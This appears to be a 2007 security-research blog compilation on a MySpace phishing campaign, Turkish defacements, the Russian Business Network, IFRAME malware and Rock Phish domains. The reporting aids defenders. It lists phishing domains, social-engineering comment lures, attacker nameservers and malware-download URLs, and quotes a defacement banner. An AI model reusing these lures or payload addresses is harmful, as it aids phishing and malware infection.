profile.myspace.com.fuseaction.id.0ed37i8xdd.125723.cn

profile.myspace.com.fuseaction.id.Dx78x00ije5.982728.cn

profile.myspace.com.fuseaction.user.id.28902334.arutncbt.cn

profile.myspace.com.fuseaction.id.0nd8di8xfd.125723.cn

profile.myspace.com.fuseaction.id.0ed37i8xdd.109820.cn

Ten sample Chinese domains participating in the phishing attack, returning the MySpace spoof at the main index

and the subdomains :

378d38.cn

978bg33.cn

370913.cn

107882.cn

103238.cn

978nd03.cn

107882.cn

pcc2ekxz.cn

125723.cn

pckeez.cn

Assessing the comment messages used on ten phishing domains for internal comment spamming at MySpace :

370913.cn - " *haha i cant believe we went to high school with this girl*"

595

978bg33.cn - " *sometimes i cannot believe the pics people put on their myspaces*"

982728.cn - " *I cannot believe this freaking whore would put pics like that on her myspace page.. how trashy..* "

977y62.cn - " *did you see what happened? OMG you gotta see Mike's profile.* "

125723.cn - " *did you see what happened? OMG you gotta see Mike's profile.* "

pckeez.cn - " *can you believe we went to highschool with this chick?* "

pcc2ekxz.cn - " *can't believe a 18 year old chick would put half-nude pics on myspace. whore alert.* "

arutncbt.cn - " *wow her brother is gonna be so pissed when he sees the pictures she put on her myspace*"

125723.cn - " *Did you hear what happened Omg you gotta see the profile.. So sad!* "

109820.cn - " *sometimes i just cannot believe the pics that people put on their myspaces LMAO!* "

The campaign is surprisingly well thought of. If they were spamming the phishing URLs, security vendors would have

picked it up immediately and its lifetime would have been much shorter compared to its current one. The phishers

aren't sending emails asking people to login to MySpace via `profile.myspace.com.random_digits.cn` for instance,

instead they're spamming inside MySpace by posting comments prompting users to click further using the phrase

" *haha i cant believe we went to high school with this girl*". It gets even more interesting, compared to the common logic of them having to register fake accounts and posting the comments by using them, in this case, the three sample comments posted on Nov 2 2007 11:22 AM; Nov 4 2007 1:02 PM ; Nov 5 2007 8:47 AM; Nov 5 2007 9:33 PM, are all

posted by legitime users, well from legitimate users' accounts in this case. How huge is this? Over 378,000 results

for the campaign under this phrase keeping in mind that people embed their MySpace profiles at their domains, and

128,000 instances of a sample phishing domain (370913.cn) at MySpace.com itself. This is for one of the phishing domains only.

Now if that's not enough to disturb you, each and every of the .cn domains are resolving to what looks like U.S based hosts only that will change every 3 minutes. Not necessarily [1]as dynamic as [2]previously discussed [3]fast-flux

networks, but these are worth keeping an eye on :

[4]107882.cn

[5]370913.cn

[6]978bg33.cn

Here are some central DNS servers that all the .cn domains use :

ns4.6309a46.com

ns1.52352a0c60a9c29.com

ns3.926817a885d86e1.com

ns2.terimadisirida.net

I'll leave the data mining based on these patterns to you, what's important is that the URLs are still serving spoofed MySpace front pages, with the only downside that they cannot successfully load MySpace's videos, and don't provide

any SSL authentication, which I doubt have prevented lots of people from falling victims into it.

Does all the data lead us to conclude that this could be the most "creative phishing campaign of the year"?

Let's have it offline first.

1. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>

2. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

3. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>

4. <http://img218.imageshack.us/img218/6873/107882cnbu3.png>

5. <http://img218.imageshack.us/img218/764/370913cndq6.png>

6. <http://img57.imageshack.us/img57/7429/978bg33cnxl1.png>

HACKED BY
HÜSEYİNGAZİ TURKISH
REPUBLICAN HACKER
WWW.TURKHILL

**HACKED BY HÜSEYİNGAZİ AND
BOZKURTSELDAR AND
TURKMİLLİYETÇİLERİ SALDIRI
KUVVETLERİ**

TURK HACKER HÜSEYİNGAZİ



**EKMEK YEDİĞİ YERE İHANET EDENLER
EKMEK YEDİĞİ YERİNDEN MERMİ YERLER
TÜRK HACKER HÜSEYİNGAZİ**

Mass Defacement by Turkish Hacktivists (2007-11-21 19:44)

At first it appeared that it was just the [1]official site of Goa's DoIP, that's been defaced by [2]Turkish defacers, but looking further the campaign gets much bigger than originally anticipated :

" The official website of the Goa government's Department of Information and Publicity (DoIP) - goainforma-

tion.org - was hacked by a group of Turkish militants on Saturday. The hacker has not only defaced the website,

replacing all information with the group's propaganda material in Turkish language, but also posted some gory

pictures of slain terrorists. The DoIP has now lodged a complaint with the Panjim Police and the Panjim crime

branch is investigating the matter. "

The campaign is aiming to [3]send a PSYOPS signal to the rest of the world regarding the recent tensions be-

tween [4]Turkey's military operations in northern Iraq against PKK, an action the U.S doesn't seem to enjoy at

all. Some sample defaced sites are **savymedia.com**; **itrit.com**; **sledderforever.com**; **pssoc.org**; **youthblood.org**; **prisonministry.com**. The defacers are sending the following message :

" The United States of America who is feeding on and strengthening behind closed doors the universal terror-

ists, is the greatest terrorist country. pkk/kadek/hpg/kkk is the world's most bloody and brutal terrorism group. They killed approximately 35.000 innocent people without any cruel till now. All the nations and states must know which are supporting these bloody and brutal terrorism groups, supporting terrorism will brings suffer and deathness. We are always be a side of peace. but we have always some words to say these terrorists "which" wants to seperate us and kill innocent people"

Moreover, [5]Turkish hacktivists from another group have also been active recently by defacing the Assyrian

Academic Society, Assyrian actress and author Rosie Malek-Yonan's site, and International Campaign to Support

the Christians of Iraq petition's site. Three other Turkish hacktivists are also currently defacing under the handles 598

of NusreT, [6]MUSTAFAGAZI, and [7]Storm, using the same defacement templates. The first group is reachable at a

closed forum **turkmilliyetcileri.org**, and the second at **turkittifak.org**. Apparently, these groups are all under the umbrella of the [8]Turkish Republican Hackers group.

1. <http://www.mumbaimirror.com/net/mmpaper.aspx?page=article§id=2&contentid=2007111820071118025237484ab3e7>

[672](#)

2. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>

3. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>

4. <http://www.reuters.com/article/middleeastCrisis/idUSL21230388>

5. <http://www.aina.org/news/20071119204422.htm>

6. <http://www.loadtr.com/b-90967-hgazi.jpg>

7. <http://www.loadtr.com/b-91306-stormindex.jpg>

8. <http://img73.imageshack.us/img73/2032/43433481me9.jpg>

599



A Botnet of Infected Terrorists? (2007-11-21 22:33)

Redefining malware to minimize the negative public outbreak by renaming it to Remote Forensic Software, now that's

a evil marketing department's positioning strategy in action. I've already discussed how impractical the [1]utopian

central planning of a security industry is, and while you're limiting the access to the tools who may help someone

unethically pen testing an internal asset, you're also limiting the possibility for the discovery of such vulnerable asset

- basically a false feeling of security, you don't touch it, it doesn't move, until of course someone else outside your controlled environment comes across it, the way they will sooner or later since it's an open network, one you benefit from, but cannot fully control.

[2]Australian law enforcement have been using spyware for a while, and Austria following [3]Germany's inter-

est into the concept is getting [4]involved too:

" Germany is hiring software specialists to design "white-hat" viruses that could infiltrate terrorists' computers and help police detect upcoming attacks, an Interior Ministry spokeswoman in Berlin confirmed Saturday. The

government is still drafting legislation to permit snooping via the internet under judicial control, but has decided there is no time to lose in developing the "remote forensic software." The ministry said the BKA federal police had been instructed to resume the development and hire two specialists. "

[5]Are cyber criminals or bureaucrats the industry's top performer? In November, 2008, we'll be discussing

how come so much money were spend to develop the malware, given the lack of any ROI out of this idea during the

entire period, whereas DIY malware tools are not just a commodity, but also freely available for a law enforcement

to use. Moreover, emailing malware is so old-fashioned and noise generating, that even the average Internet users

knows "not to click on those email attachments sent from unknown source". A far more pragmatic approach would be to embedd the malware on sites suspected of evangelizing terrorism, or radicalizing their audiences, by doing

so you'll end up with a larger infected sample, and eventually someone, let's say 1 out of 10,000 infected will turn

out to be a terrorist, by whatever definition you're referring to in the case. Even more pragmatic, by [6]requesting a botnet on demand, and requiring the botnet master to tailor your purchase by providing you with infected hosts in

Germany whose browser language, and default fonts used are Arabic, you will not just save money, but will increase

the probability of coming across a stereotyped terrorist, by outsourcing the infecting stage to those who excel at it.

Excluding the sarcasm, it's your money that goes for funding of such initiatives who basically "shoot into the

dark" to see if they can hit someone. Even if they manage to infect someone, more staff will be required to monitor the collected data, which means more money will go into this, ending up with an entire department monitoring

wishful thinking and thought crime. [7]Geheime Staatspolizei anyone?

600

If you really want access to real-time early warning threat intell for possible threats, monitor the [8]public cyber jihadist communities don't come up with new ones to use them as [9]honeypots for cyber jihadists, identify local

residents, [10]evaluate their state of radicalization and attitudes towards standard terrorist ideas, prioritize, and take action if necessary.


Cartoon courtesy of [11]Mahjjob.com

1. <http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html>

2. http://news.com.com/Australian+police+get+go-ahead+on+spyware/2100-7348_3-5491671.html

3. <http://www.smh.com.au/news/World/Germany-to-bug-terrorists-computers/2007/11/18/1195321576891.html>

4. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>
5. <http://ddanchev.blogspot.com/2006/03/are-cyber-criminals-or-bureaucrats.html>
6. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
7. <http://en.wikipedia.org/wiki/Gestapo>
8. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
9. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>
10. <http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html>
11. <http://www.mahjoob.com/>



The State of Typosquatting - 2007 (2007-11-23 16:10)

The recently released "[1]What's In A Name: The State of Typo-Squatting 2007" is a very in-depth and well segmented study into the topic, you should consider going through :

[2]Introduction

[3]Typo- and Cyber-squatting on the rise

[4]Key Findings

[5]Methodology

[6]Rankings by Category

[7]Sample site: McAfee.com

[8]The Economics of Typo-Squatting: Why it Works

[9]What is driving the increase in typo-squatting

[10]The decline in adult content on typo-squatters

[11]Discussion of our methodology

[12]Defining Typo-Squatting

[13]Other Methods for Combating Typo-Squatting

[14]Conclusions

[15]Complete Results

Is it just me using bookmarks and only risking to fall victim into a pharming attack, compared to manually typ-

602

ing and mistyping an URL? My point is that coming across several articles emphasizing how important typing the right URLs is, I think they've missed an important point which is that typosquatting by itself isn't that big of a security threat, but in a combination of tactics it becomes such. There's no chance you will ever mistype an URL such as

paypal-com|websrc-login-run.com, a [16]typosquatted domain like the ones I covered in September, since these

ones come in as phishing emails hosting a Rock Phish kit, namely they turn into threats when combined with other

tactics. Blackhat SEO is another such tactic. The type of buy-cheap-iphones.com always aim to trick search engines

into positioning them among the first 20 results, and they often succeed until a search engine figures out it's a

blackhat SEO spam and removes it from the index.

Here's an example of such combination of tactics, [17]use-iphone.com for instance was spammed according McAfee,

the folks behind the study. What's was **use-iphone.com** all about? Icepack kit in action - **use-iphone.com/icepack/index.php**.

1. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296
2. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#introduction
3. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#TypoCyberSquatting
4. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#KeyFindings
5. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Methodology
6. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Rankings
7. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#SampleSite
8. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Economics
9. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#WhatIsDriving

10. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Decline
11. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Discussion
12. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Defining
13. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#OtherMethods
14. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo&cid=38296#Conclusions
15. http://us.mcafee.com/root/identitytheft.asp?id=safe_typo-full
16. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>
17. <http://www.siteadvisor.com/sites/use-iphone.com/summary/>

603



Exposing the Russian Business Network (2007-11-26 11:52)

It was about time someone comes up with an in-depth study summarizing all of the Russian Business Network's

activities, as for me personally, 2007 is the year when bloggers demonstrated what wisdom of the crowds really

means, by putting each and every piece of the puzzle to come up with the complete picture, one the whole world

benefits from. A highly recommended account into the RBN's activities courtesy of David Bizeul's "[1]Russian Business Network study" :

" It's interesting to observe that many recent cyber crime troubles are relating to Russia. This observation is obviously a simple shortening. Indeed nothing seems to link to Russia at first sight, it's a nasty country for sending spam but many are worst, Russia is only the 8th top spam country. We need to dig deeper to identify that cyber

crime is originating mostly from Russian dark zones. In a digital world, those dark zones exist where the Internet becomes invisible and it's used for collecting phishing sites credentials, for distributing drive by download exploits, for collecting malware stolen data, etc. It's a considerable black market as it has been revealed in this paper. A lot of information can be available over the web on Russian malicious activities and precisely on the way RBN (Russian Business Network) plays a major role in these cases. "

What contributed to such a well coordinated exposure of the RBN during the last two quarters at the bottom

line? It's not just security researchers exchanging info behind the curtains, but mostly due to RBN's customers

confidence in RBN's ability to remain online. And while remaining online has never been a problem for the RBN, until

recently when DIY IP blocking rulesets were available for the world to use, they undermined their abilities to remain undetected. In fact, I was about start a contest asking anyone who can come up with a IP with a clean reputation

within the RBN's main netblock right before it disappeared, and would have been surprised if someone managed to find one.

The RBN doesn't just makes mistakes when its customers embedd malware hosting and live exploit URLs on

each and every malware and high-profile attack during the year, it simply doesn't care in covering its tracks and

so doesn't their customers as well. RBN's second biggest mistake for receiving so much attention is their laziness which comes in the form of over 100 pieces of malware hosted on a single IP, without actually bothering to

take care of their directory listing permissions, allowing my neatly crafted OSINT gathering techniques to come

up with yet proof of a common belief into their practice of laziness. Moreover, the KISS strategy that I often

relate to the successful malicious economies of scale that malware authors achieve due to DIY malware kits using

outdated exploits compared to bothering to purchase zero day ones, didn't work for the RBN. Remember that

each and every of the several Storm Worm related IPs that I covered once were returning fake suspended account

notices in a typical KISS strategy, while the live exploit URLs and the actual binaries were still active within the domains.

This isn't exactly what you would expect from what's turning into a case study on conversational marketing,

or perhaps how conversational marketing provokes the wisdom of crowds effect to materialize, so that the entire

community benefits from each and everyone's contribution - in this case exposing the RBN.

How would the RBN change its practices in the upcoming future given all the publicity it received as of re-

cently? They will simply stop benefiting from the easy of management of their old centralized infrastructure, and will

segment the network into smaller pieces, but while still providing services to their old customers, they're easy to

traceback, and to sum up this post in one sentence - the Russian Business Network is alive, and is providing the same services to the same customers, including malware and live exploits hosting URLs under several different netblocks.

It's also great to note that David's been keeping track of my research into the RBN's activities. [2]Go through

the study and find out more about the RBN practices.

Related posts:

[3]Go to Sleep, Go to Sleep my Little RBN

[4]Detecting and Blocking the Russian Business Network

[5]RBN's Fake Security Software

[6]Over 100 Malwares Hosted on a Single RBN IP

[7]The Russian Business Network

1. http://bizeul.org/files/RBN_study.pdf

2. http://bizeul.org/files/RBN_study.pdf

3. <http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html>

4. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>

5. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>

6. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>

7. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>

605



But Malware is Prone to be Profitable (2007-11-26 19:33)

Read this [1] a couple of times, then read it several more times, and repeat. It's usually "powerful stuff" that prompts such confusing descriptions of what sound like defense in-depth at one point, and a combination of intergalactic

security statements in respect to the "massive amounts of computing power required" to solve the "security problem" at another. Stop predicting weather and assessing the impact of global warming, and [2] command the

supercomputers to figure out the scientific mysteries behind common insecurities :

" Even if we can't produce effective network security, we can at least make it more difficult and therefore expensive to attack a network by adopting some of the hacker's own techniques. He favors randomizing the use of

a number of techniques for filtering content, so that individual malware vectors will sporadically stop working. By changing the challenge involved in compromising systems, the whole malware economy is changed. Stolfo also

took a positively Darwinian view of how much change was needed, suggesting that security only had to be good

enough to make someone else's system look like a more economical target. Overall, the talks were pretty depressing,
606

given that the operating systems and software we rely on will probably never be truly secure. The process of blocking malware that takes advantage of this insecurity appears to be entering the realm where true security has become one of those problems that requires massive amounts of computing power and an inordinate amount of time. "

The operating systems and the software we use can be truly secure, [3]but will be useless compared to the

currently insecure, but useful ones we're using. Now here's a [4]great and straight to the point article, that's

segmenting the possible uses of a host that's already been compromised, a great example of how innovations in

terms of improved Internet connectivity, increased CPU power, and flexibility of online payments both streamline

progress, and contribute to the growth of the underground.

Beat malware by doing what malware authors do? Sounds great. Malware authors outsource, do it too. Mal-

ware authors embraced the on demand SCM concept, embrace it too. Malware authors consolidate with stronger

strategic partners, and acquire the weaker ones by providing them with DIY malware creation tools in order for

them to make the headlines at a later stage, consolidate too. Malware authors keep it simple the stupid, you

fight back with rocket science theoretical models and shift the focus from the pragmatic reality just the way it is -

consolidation, outsourcing, shift towards a service based economy, quality and assurance of the malware releases,

malicious economies of scale in the form of malware exploiting kits, ones it's getting hard to keep track of these days.

At the bottom line, how to solve the "malware problem"? It all depends on who you're solving it for. Long

live marginal thinking.

Related posts:

[5]Malware - Future Trends, January, 2006

[6]Underground Economy's Supply of Goods and Services

[7]The Dynamics of the Malware Industry - Proprietary Malware Tools

[8]Managed Spamming Appliance - The Future of Spam

[9]Multiple Firewalls Bypassing Verification on Demand

1. <http://arstechnica.com/news.ars/post/20071120-making-malware-unprofitable-economics-key-to-slowing-hackers-down.html>

2. <http://www.top500.org/>

3. <http://dilbert.com/comics/dilbert/archive/images/dilbert2007113333116.gif>
4. <http://www.dshield.org/diary.html?date=2007-11-20>
5. <http://www.windowsecurity.com/uplarticle/networksecurity/malware-trends.pdf>
6. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
7. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
8. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
9. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

607



I See Alive IFRAMEs Everywhere - Part Two (2007-11-27 22:40)

The never ending IFRAME-ing of relatively popular or niche domains whose popularity is attracting loyal and well

segmented audience, never ends. Which leads us to part two of this series [1]uncovering such domains and tracing

back the malicious campaign to the very end of it. Some of these are still IFRAME-ed, others cleaned the IFRAMEs

despite Google's warning indicating they're still harmful, the point is that all of these are connected.

Affected sites :

Epilepsie France - **epilepsie-france.org**

Iran Art News - **iranartnews.com**

The Media Women Forum - **yfmf.org**

Le Bowling en France - **bowling-france.fr**

The Hong Kong Physiotherapists Union - **hkpu.org**

The Wireless LAN Community - **wlan.org**

The First HELLENIC Linux Distribution - **zeuslinux.gr**

The entire campaign is orbiting around **pornopervoi.com**, which was last responding to **81.177.3.225**, an IP

that's also known to be hosting a fake bank (**weiterweg-intl.com**) according to [2]Artists Against 419. Within

the domain, there were small files loading a second IFRAME. For instance, **pornopervoi.com/u.php** leads

to **88.255.94.246/freehost1/georg/index.php?id=0290** (WebAttacker), the same campaign is also active at

81.29.241.238/freehost1/georg/index.php?id=0290, these try to drop the following :

88.255.94.246/freehost1/chris0039/lu/dm _0039.exe

81.29.241.238/freehost1/chris0031/lu/dm _0031.exe

An [3]Apophis C &C panel was located in this ecosystem as well. Among the other files at **pornopervoi.com**,

are **pornopervoi.com/i.php** where we're redirected to the second one **spelredeadread.com/in.php?adv=678**.

608

Even more interesting, **energy.org.ru** a Web hosting provider is also embedded with **pornopervoi.com/m.php** again forwarding to **spelredeadread.com**. To further expand this ecosystem, **yfmf.org** the Media Women Forum is also IFRAME-ed with a link pointing to **pornopervoi.com/m.php**. Another site that's also pointing to **pornopervoi.com/m.php** is the Hong Kong Physiotherapists Union **hkpu.org**. Two more sites serving malware, namely **wlan.org**, the Wireless LAN Community also pointing to **pornopervoi.com/m.php**, and **zeuslinux.gr**, The First HELLENIC Linux Distribution.

Who's behind this malware embedded attack? It's the ongoing consolidation between defacers, malware au-

thors, and blackhat SEO-ers using the [4]infamous infrastructure of the RBN.

Related posts:

[5]Bank of India Serving Malware

[6]U.S Consulate in St.Petersburg Serving Malware

[7]Syrian Embassy in London Serving Malware

[8]CISRT Serving Malware

[9]Compromised Sites Serving Malware and Spam

[10]A Portfolio of Malware Embedded Magazines

[11]Possibility Media's Malware Fiasco

[12]The "New Media" Malware Gang

[13]Another Massive Embedded Malware Attack

1. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>
2. <http://db.aa419.org/fakebanksview.php?key=21091>
3. http://pandalabs.pandasecurity.com/archive/Has-your-credit-card-been-stolen_3F00_.aspx
4. <http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html>
5. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
6. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
7. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
8. <http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html>
9. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
10. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>

11. <http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html>
12. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
13. <http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html>

609



Are You Botnet-ing With Me? (2007-11-27 22:48)

Informative and [1]recently released study by ENISA on the problem of botnets, especially the emphasis on how

[2]client side vulnerabilities surpassed email attachments, and downloading of infected files as [3]infection vectors.

Not because these aren't working, but because of the botnet's masters attitude for achieving malicious economies

of scale has changed. Despite that we can question whether or not they put so much efforts while strategizing this,

let's say they stopped pushing malware, and started coming up with ways for the end users to pull it for themselves :

" The most common infection methods are browser exploits (65 %), email attachments (13 %,) operating sys-

tem exploits (11 %), and downloaded Internet files (9 %).

Currently, the most dangerous infection method is surfing to an infected webpage. Indications of a bot on your computer include e.g.: Slow Internet connection, strange browser

behavior (home page change, new windows, unknown plug-ins), disabled anti-virus software; unknown autostart

programs etc. "

610

Here's the entire publication - "[4]Botnets - The Silent Threat" by David Barroso.

1.

http://www.enisa.europa.eu/pages/02_01_press_2007_11_27_botnets.html

2. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>

3. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

4.

http://www.enisa.europa.eu/doc/pdf/deliverables/enisa_pp_botnets.pdf

611



A TrustedSource for Threats Intell Data (2007-11-27 22:52)

Following [1]the series of posts on [2]early warning security events systems, Secure Computing [3]have just an-

nounced a major upgrade of their [4]threat intell service :

" Secure Computing's [5]TrustedSource acts like a satellite advanced-warning system for the Internet that detects

suspicious behavior patterns at their origins, and then instructs security devices to take corrective precautions or action,"

said Dr. Phyllis Schneck, vice president of research integration for Secure Computing. "TrustedSource pinpoints reputation by looking at behavior and specific factors such as traffic volumes, patterns and trends, and enabling it to rapidly identify deviations from the norm on a minute-by-minute basis. "

I've already mentioned the radical perspective of integrating all the publicly known IPs with bad reputation, and sort of ignoring their online activities in order to prevent common problems such as click fraud for instance. Think from the end user's perspective, what's the worst thing that could happen to both the average and experienced end user? Try

witnessing the situation when a known to be infected with malware end user [6]starts receiving messages like these,

and will continue to receive them until a certain action is taken presumably disinfecting themselves. Of course, it's more complex than it sounds, but start from the basics in terms of the incentives for end users to disinfect themselves, the masses of which aren't that very socially oriented unless of course it's global warming and the possibility for a white Christmas you're talking about. Issuing an "[7]Internet Driver's License" wouldn't work on an international scale, and even if it works on a local scale somewhere in the world, it wouldn't really matter, since you'll have the rest of the 612

world driving unsafely, and you'll be the only country which has fastened its seat belt. Here's [8]an example of such mode of thinking.

1. <http://ddanchev.blogspot.com/2007/11/yet-another-malware-outbreak-monitor.html>
2. <http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html>
3. <http://money.cnn.com/news/newsfeeds/articles/marketwire/0332356.htm>
4. <http://www.eweek.com/article2/0,1895,2222390,00.asp>
5. <http://trustedsource.org/>
6. <http://www.mustap.com/media/googlevirus.gif>
7. http://www.wired.com/politics/security/news/2007/06/bot_strategy
8. <http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html>

613



Which CAPTCHA Do You Want to Decode Today? (2007-11-28 23:12)

Once you anticipate your success, you logically start putting more efforts into achieving a decent level of efficiency in the process of [1]breaking CAPTCHA, now that's of course in between commercializing your know-how. CAPTCHA

breaking or decoding on demand has been [2]a reality for a while, with malicious parties empowered by [3]propri-

etary tools, publicly available [4]DIY CAPTCHA breakers, or services like this one doing it on demand.

The following service is offering the possibility for CAPTCHA decoding on a per web service basis, and enticing

future customers by providing percentage of accuracy, the price, and the ease of difficulty of breaking it. CAPTCHA

decoding is listed for the following services : *9you, tiancity, cncard, the9, kingsoft, taobao, dvbbs, shanda, csdn, chinaren, monter, and baidu*. The hardest to break CAPTCHAs mentioned are those of Yahoo, Hotmail, QQ, Google.

Moreover, Ticketmaster's the most expensive one, followed by Ebay's CAPTCHA decoding process.

What happens when malicious parties cannot directly decode the CAPTCHA? They figure out ways to adapt to

the situation, namely by enjoying the benefits of the human factor in the process while sacrificing some of the

efficiency, but continuing to achieve their objective.

1. <http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html>
2. <http://www.eweek.com/article2/0,1895,2211589,00.asp>
3. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>
4. <http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html>



66.1 Host Locked (2007-11-28 23:39)

Having found a static pattern for identifying a [1]Rock Phish domain a couple of months ago in the form of the bogus

"[2]209 Host Locked" message, the [3]Rock Phishers seems to have picked up the finding and changed the default domain message to "66.1 Host Locked" as of recently. Here are the very latest Rock Phish domains using this :

business-eb.bbt.com.4rrt.es

ntu3ot1.com

nikogonet.com

ne5oe.com

nod-for-pc.com

sparkasse.de.4rrt.es

marip.com.es

Moreover, a [4]recently released survey results by Cloudmark, whose study into the [5]Economics of Phishing is also

worth going through, indicates that current and prospective customers of a certain brand lose trust in it, if they're exposed to phishing emails pretending to be from that brand :

The survey revealed that:

- 42 % of respondents surveyed feel that the trust in a brand would be greatly reduced if they received a phishing email

claiming to be sent by that brand

- 41 % of those surveyed felt that their trust in a bank would be greatly reduced if they received a phishing email claiming to be from that company, compared to 40 % who felt the same for an ISP, 36 % for an online shopping site and 33 % for a social networking site

- 26 % of those surveyed feel that they are the party most responsible for protecting themselves from phishing attacks, with 23 % believing their Internet Service Provider (ISP) or email service provider is the most responsible and 17 %

thinking that the sender's ISP and email service provider holds the greatest responsibility

